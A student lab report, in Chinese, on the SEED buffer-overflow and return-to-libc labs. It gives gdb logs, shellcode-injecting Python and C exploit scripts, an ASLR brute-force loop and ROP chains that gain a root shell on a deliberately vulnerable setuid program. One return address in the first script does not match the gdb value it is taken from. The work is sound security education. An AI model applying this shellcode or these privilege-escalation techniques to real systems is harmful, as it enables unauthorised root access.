# lab2-report

57117227 邵长捷

# Buffer Overflow Vulnerability Lab

The BUF SIZE value for this lab is: 24

## Task 1: Running Shellcode

```
[09/03/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

关闭地址随机化。

```
[09/03/20]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

设置软链接到 Zshell。

## Task 2: Exploiting the Vulnerability

```
[09/03/20]seed@VM:~/.../exp2 stack overflow$ gcc -o stack -z execstack -fno-stac
k-protector stack.c
```

编译 stack.c，关闭保护选项。

```
[09/03/20]seed@VM:~/.../exp2 stack overflow$ sudo chown root stack
[09/03/20]seed@VM:~/.../exp2 stack overflow$ sudo chmod 4755 stack
```

将 stack 设置为特权程序。

```
[09/03/20]seed@VM:~/.../exp2 stack overflow$ gcc -z execstack -fno-stack-protector -g -o stack_gdb stac
[09/03/20]seed@VM:~/.../exp2 stack overflow$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 17.
gdb-peda$ run
Starting program: /home/seed/Desktop/exp2 stack overflow/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffe907 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbfffe8c8 --> 0xbfffeb18 --> 0x0
ESP: 0xbfffe8a0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484f1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

```
Breakpoint 1, bof (str=0xbfffe907 '\220' <repeats 36 times>, ",\351\377\277", '\220' <repeats 160 times>...) at stack.c:17
17      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe8c8
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffe8a8
gdb-peda$ p/d 0xbfffe8c8 - 0xbfffe8a8
$3 = 32
gdb-peda$ quit
[09/03/20]seed@VM:~/.../exp2 stack overflow$
```

使用 gdb 调试查找栈帧指针$ebp，根据$ebp 计算出恶意代码的入口地址。

```
#!/usr/bin/python3
import sys

shellcode = (
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80").encode('latin=1')

content = bytearray(0x90 for i in range(517))

start = 517 - len(shellcode)
content[start:] = shellcode

ret = 0xbffffe8c8+ 280

print(len(shellcode))

content[32+4:32+8] = (ret).to_bytes(4,byteorder='little')

file = open("badfile","wb")
file.write(content)
file.close()
~
```

编写 exploit.py 并执行，向 badfile 中输入预先写好的 shellcode。

注意 ret 地址不一定要保证$ebp+8，考虑到 gdb 开始时往栈中压入了一些额外的数据，将导致调试时的栈帧可能比直接运行程序时的栈帧更深一点。因此应当适当增加偏移。

```
[09/03/20]seed@VM:~/.../exp2 stack overflow$ ./stack
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM#
```

运行 stack，成功获取到具有 root 权限的 shell。

## Task 3: Defeating dash's Countermeasure

```
seed@VM:~/Desktop/exp2 stack overflow$ sudo ln -sf /bin/dash /bin/sh
```

首先重新将/bin/sh 软链接至/bin/dash。

```
#include <stdio.h>

#include <sys/types.h>

#include <unistd.h>

int main()
{
char* argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
~
~
```

```
seed@VM:~/Desktop/exp2 stack overflow$ gcc -o dash_shell_test dash_shell_test.c
seed@VM:~/Desktop/exp2 stack overflow$ sudo chown root dash_shell_test
seed@VM:~/Desktop/exp2 stack overflow$ sudo chmod 4755 dash_shell_test
seed@VM:~/Desktop/exp2 stack overflow$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

编译并测试 dash_shell_test 程序，发现 setuid(0)时可以绕过 dash's Countermeasure。

```
#!/usr/bin/python3
import sys

shellcode = (
"\x31\xc0"
"\x31\xdb"
"\xb0\xd5"
"\xcd\x80"
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80").encode('latin=1')

content = bytearray(0x90 for i in range(517))

start = 517 - len(shellcode)
content[start:] = shellcode

ret = 0xbffff808 + 280

print(len(shellcode))

content[32+4:32+8] = (ret).to_bytes(4,byteorder='little')

file = open("badfile","wb")
file.write(content)
file.close()
```

```
Breakpoint 1, bof (str=0xbffff847 "\220
17      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff808
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff7e8
gdb-peda$ p/d 0xbffff808 - 0xbffff7e8
$3 = 32
gdb-peda$ 
```

修改 exploit.py，在 shellcode 中增加 setuid(0)的二进制代码（前四行）并重新检查帧指针 ebp 是否改变，确保入口地址的正确。

```
seed@VM:~/Desktop/exp2 stack overflow$ exploit.py
32
seed@VM:~/Desktop/exp2 stack overflow$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

首先运行 exploit.py，向 badfile 中写入 shellcode，再运行 stack，成功获得 root 权限的 shell。

## Task 4: Defeating Address Randomization

```
seed@VM:~/Desktop/exp2 stack overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

首先打开地址随机化的开关。

```
#!/bin/bash

SECONDS=0

value=0

while [ 1 ]

do

value=$(( $value + 1 ))

duration=$SECONDS

min=$(($duration / 60))

sec=$(($duration % 60))

echo "$min minutes and $sec seconds elapsed."

echo "The program has been running $value times so far."

./stack

done
```

```
seed@VM:~/Desktop/exp2 stack overflow$ chmod u+x de_random
seed@VM:~/Desktop/exp2 stack overflow$ ./de_random
```

编写循环运行 stack 的脚本并赋予执行权限。

```
./de_random: line 25: 29549 Segmentation fault      ./stack
4 minutes and 35 seconds elapsed.
The program has been running 255143 times so far.
./de_random: line 25: 29550 Segmentation fault      ./stack
4 minutes and 35 seconds elapsed.
The program has been running 255144 times so far.
./de_random: line 25: 29551 Segmentation fault      ./stack
4 minutes and 35 seconds elapsed.
The program has been running 255145 times so far.
# nn  id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

运行 4 分 35 秒后，采用暴力的方式成功获取到 root 权限的 shell。

## Task 5: Turn on the StackGuard Protection

```
seed@VM:~/Desktop/exp2 stack overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

```
seed@VM:~/Desktop/exp2 stack overflow$ gcc -z execstack  stack.c -o stack_guard
```

```
seed@VM:~/Desktop/exp2 stack overflow$ sudo chown root stack_guard
seed@VM:~/Desktop/exp2 stack overflow$ sudo chmod 4755  stack_guard
```

将地址随机化关闭。

不关闭 StackGuard 的情况下，编译得到 stack_guard，并设置为特权程序。

```
gdb-peda$ p $ebp
$2 = (void *) 0xbffff808
gdb-peda$ p &buffer
$3 = (char (*)[24]) 0xbffff7e8
gdb-peda$ quit
seed@VM:~/Desktop/exp2 stack overflow$ ./stack
# su seed
seed@VM:~/Desktop/exp2 stack overflow$ ./stack_guard
*** stack smashing detected ***: ./stack_guard terminated
Aborted
seed@VM:~/Desktop/exp2 stack overflow$
```

首先确保地址正确无误，当运行 stack 时可以获得 shell，若打开 StackGuard，则栈溢出会被检测并发出“Aborted”的警告，程序中止。

## Task 6: Turn on the Non-executable Stack Protection

```
seed@VM:~/Desktop/exp2 stack overflow$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
seed@VM:~/Desktop/exp2 stack overflow$
```

编译 stack.c，指定为 noexecstack，即不可执行栈。

```
seed@VM:~/Desktop/exp2 stack overflow$ sudo chown root stack_noexe
seed@VM:~/Desktop/exp2 stack overflow$ sudo chmod 4755 stack_noexe
```

```
seed@VM:~/Desktop/exp2 stack overflow$ ./stack_noexe
Segmentation fault
```

由图可见，当打开不可执行栈的开关时，栈中的指令便不可执行，从而不能执行溢出到栈中的指令，增加了栈溢出攻击的难度。

# Return-to-libc Attack Lab

## Task 1: Finding out the addresses of libc functions

```
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
\seed@VM:~/Desktop/exp2 stack overflow/retlibc$ ls
badfile  retlib  retlib.c
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ sudo chown root retlib
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ sudo chmod 4755 retlib
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

关闭各项保护，编译 retlib.c，设置为特权程序，为调试做好准备。

```
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/exp2 stack overflow/retlibc/retlib
Returned Properly
[Inferior 1 (process 30419) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e41da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e359d0 <__GI_exit>
gdb-peda$ quit
seed@VM:~/Desktop/exp2 stack overflow/retlibc$
```

查找库函数 system()和 exit()在内存中的地址。

## Task 2: Putting the shell string in the memory

```
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ export MYSHELL=/bin/sh
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ env | grep MYSHELL
MYSHELL=/bin/sh
```

导入环境变量 MYSHELL 作为存放/bin/sh 的媒介。

```
#include <stdio.h>
#include <stdlib.h>

void main(){

char *shell = getenv("MYSHELL");

if (shell)

printf("%x\n", (unsigned int)shell);

}
~
```

```
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ gcc -o envaddr envaddr.c
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ envaddr
bfffff9c
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ mv envaddr envvv
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ envvv
bffffa0
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ mv envvv enaaa
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ enaaa
bffffa0
```

编译并运行上述程序 envaddr.c，可以打印出环境变量 MYSHELL 的地址，需要注意该值与程序名的长度相关。

## Task 3: Exploiting the buffer-overflow vulnerability

```
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ gcc -fno-stack-protector -z noexecstack -g -o retlib-gdb retlib.c
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ ls
badfile  enaaa  envaddr.c  exploit.py  peda-session-retlib.txt  retlib  retlib.c  retlib-gdb
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ gdb -q retlib-gdb
Reading symbols from retlib-gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file retlib.c, line 17.
gdb-peda$ run
Starting program: /home/seed/Desktop/exp2 stack overflow/retlibc/retlib-gdb
```

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:17
17      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff9c8
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbffff9b4
gdb-peda$ p/d 0xbffff9c8 - 0xbffff9b4
$3 = 20
gdb-peda$ quit
```

gdb 调试获取$ebp 地址及相对于 buffer 的偏移。

```
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ gcc -o a.out exploit.c
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ a.out
seed@VM:~/Desktop/exp2 stack overflow/retlibc$ retlibc
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

注意读取环境变量的程序名 env7777 长度需要和 retlibc 一致，成功获得 root 权限的 shell。

```
[09/03/20]seed@VM:~/.../retlibc$ vim exploit.c
[09/03/20]seed@VM:~/.../retlibc$ gcc -o b.out exploit.c
[09/03/20]seed@VM:~/.../retlibc$ b.out
[09/03/20]seed@VM:~/.../retlibc$ retlibc
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) 组=1000(seed),4(a
bashare)
# exit
段错误
[09/03/20]seed@VM:~/.../retlibc$
```

### Attack variation 1

若不添加 exit()函数的地址，在 shell 退出时会产生段错误，增加入侵暴露的可能性。

### Attack variation 2

若将 retlibc 更改为一个不同长度的程序名，会导致环境变量 MYSHELL 的地址与 env7777 中获取到的地址存在差别，从而无法获取预期 shell。

## Task 4: Turning on address randomization

```
[09/03/20]seed@VM:~/.../retlibc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/03/20]seed@VM:~/.../retlibc$ retlibc
段错误
```

设置地址随机化后，无法成功获取 root 权限的 shell，而是报段错误。

```
[09/03/20]seed@VM:~/.../retlibc$ env7777
bf80bdc2
```

```
0xb7e41da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7640da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76349d0 <__GI_exit>
gdb-peda$
```

```
0xb7e41da0 in ?? ()
gdb-peda$ set disable-randomization on
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75d5da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75c99d0 <__GI_exit>
gdb-peda$
```

注意 gdb 调试时应当 set disable-randomization on。

X/Y/Z 由 ebp 的偏移计算而来，因而不会单独变化，但是 system，exit 和 “/bin/sh”所在的环境变量地址会发生变化。

## Task 5: Defeat Shell’s countermeasure

```
[09/03/20]seed@VM:~/.../retlibc$ sudo ln -sf /bin/dash /bin/sh
[09/03/20]seed@VM:~/.../retlibc$
```

首先设置软链接，重新将/bin/dash 链接到/bin/sh。

```
[09/04/20]seed@VM:~/.../task5$ gcc -fno-stack-protector -z noexecstack -g -o retlib retlib.c
[09/04/20]seed@VM:~/.../task5$ ls
badfile  env666  envaddr.c  exploit.c  peda-session-retlib.txt  retlib  retlib.c
[09/04/20]seed@VM:~/.../task5$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x18
   0x080484f1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484f4 <+9>:     push   0x12c
   0x080484f9 <+14>:    push   0x1
   0x080484fb <+16>:    lea    eax,[ebp-0x14]
   0x080484fe <+19>:    push   eax
   0x080484ff <+20>:    call   0x8048390 <fread@plt>
   0x08048504 <+25>:    add    esp,0x10
   0x08048507 <+28>:    mov    eax,0x1
   0x0804850c <+33>:    leave
   0x0804850d <+34>:    ret
End of assembler dump.
gdb-peda$
```

通过 gdb 反汇编找到 bof 函数的 ret 地址。

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:17
17      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb88
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffeb74
gdb-peda$ p/d 0xbfffeb88 - 0xbfffeb74
$3 = 20
gdb-peda$
```

找到 buffer 到 ebp 的偏移值 20。

```
gdb-peda$ r
Starting program: /home/seed/Desktop/exp2 stack overflow/task5/retlib
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Returned Properly
[Inferior 1 (process 27148) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da3da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d979d0 <__GI_exit>
gdb-peda$ p seteuid
$3 = {<text variable, no debug info>} 0xb7e484c0 <__GI_seteuid>
gdb-peda$
```

找到 system，exit 和 seteuid 的地址。

```
[09/04/20]seed@VM:~/.../task5$ env666
bffffdc4
[09/04/20]seed@VM:~/.../task5$
```

找到环境变量 MYSHELL 的地址，即 system_arg 的地址。

```
   0xb7e473ee <+2062>:  pop    esi
   0xb7e473ef <+2063>:  pop    edi
   0xb7e473f0 <+2064>:  pop    ebp
   0xb7e473f1 <+2065>:  ret
```

利用反汇编命令 disassemble 在程序中找到 pop ret 的地址。

```c
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char ** argv)

{

char buf[80];

FILE* badfile;

badfile = fopen("./badfile", "w");

*(long*) &buf[24] = 0xb7eb8170;
*(long*) &buf[28] = 0xb7e473f0;
*(long*) &buf[32] = 0x00000000;
*(long*) &buf[36] = 0xb7e41da0;
*(long*) &buf[40] = 0xb7e473f0;
*(long*) &buf[44] = 0xbfffffb7;
*(long*) &buf[48] = 0xb7e359d0;

fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);

}
```

采用上图的填栈思路进行帧伪造。

帧从上至下每行分别对应 setuid(),pop-ret,0,system(),pop-ret,/bin/sh,exit()。

```
VM% gcc -o exp13 exp.c
VM% exp13
VM% retlib
# id
uid=0(root) gid=1000(seed) 组=1000(seed),4(adm),24(cdrom),2
sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


最终成功获取到 rootshell。

## Task 6: Defeat Shell's countermeasure without putting zeros in input

思路分析：

本任务可采用 ROP 的方式进行帧伪造，由于不能直接填 0，可以考虑使用 sprintf 函数对 buf 中 setuid 的参数所在字节进行 NULL 值的填充，具体栈的分布为：

sprintf | sprintf | sprintf | sprintf | seteuid | system | exit




由于未知错误，ebp 没有按预期填入，导致代码运行会报段错误，无法取得预期 rootshell。

```
*(long*) &buf[20] = fakeebp0+12;
*(long*) &buf[24] = leave_ret;

*(long*) &buf[32] = fakeebp0 + 12+16;
*(long*) &buf[36] = seteuid;
*(long*) &buf[40] = leave_ret;
*(long*) &buf[44] = 0x00000000;
*(long*) &buf[48] = fakeebp0 + 12+16+16;
*(long*) &buf[52] = system;
*(long*) &buf[56] = leave_ret;
*(long*) &buf[60] = sys_arg;

*(long*) &buf[68] = exit;
*(long*) &buf[72] = leave_ret;
*(long*) &buf[76] = 0xffffffff;
```

代码逻辑主要如上图所示，即采用 ROP 编程的方式连续调用多个 libc 库函数。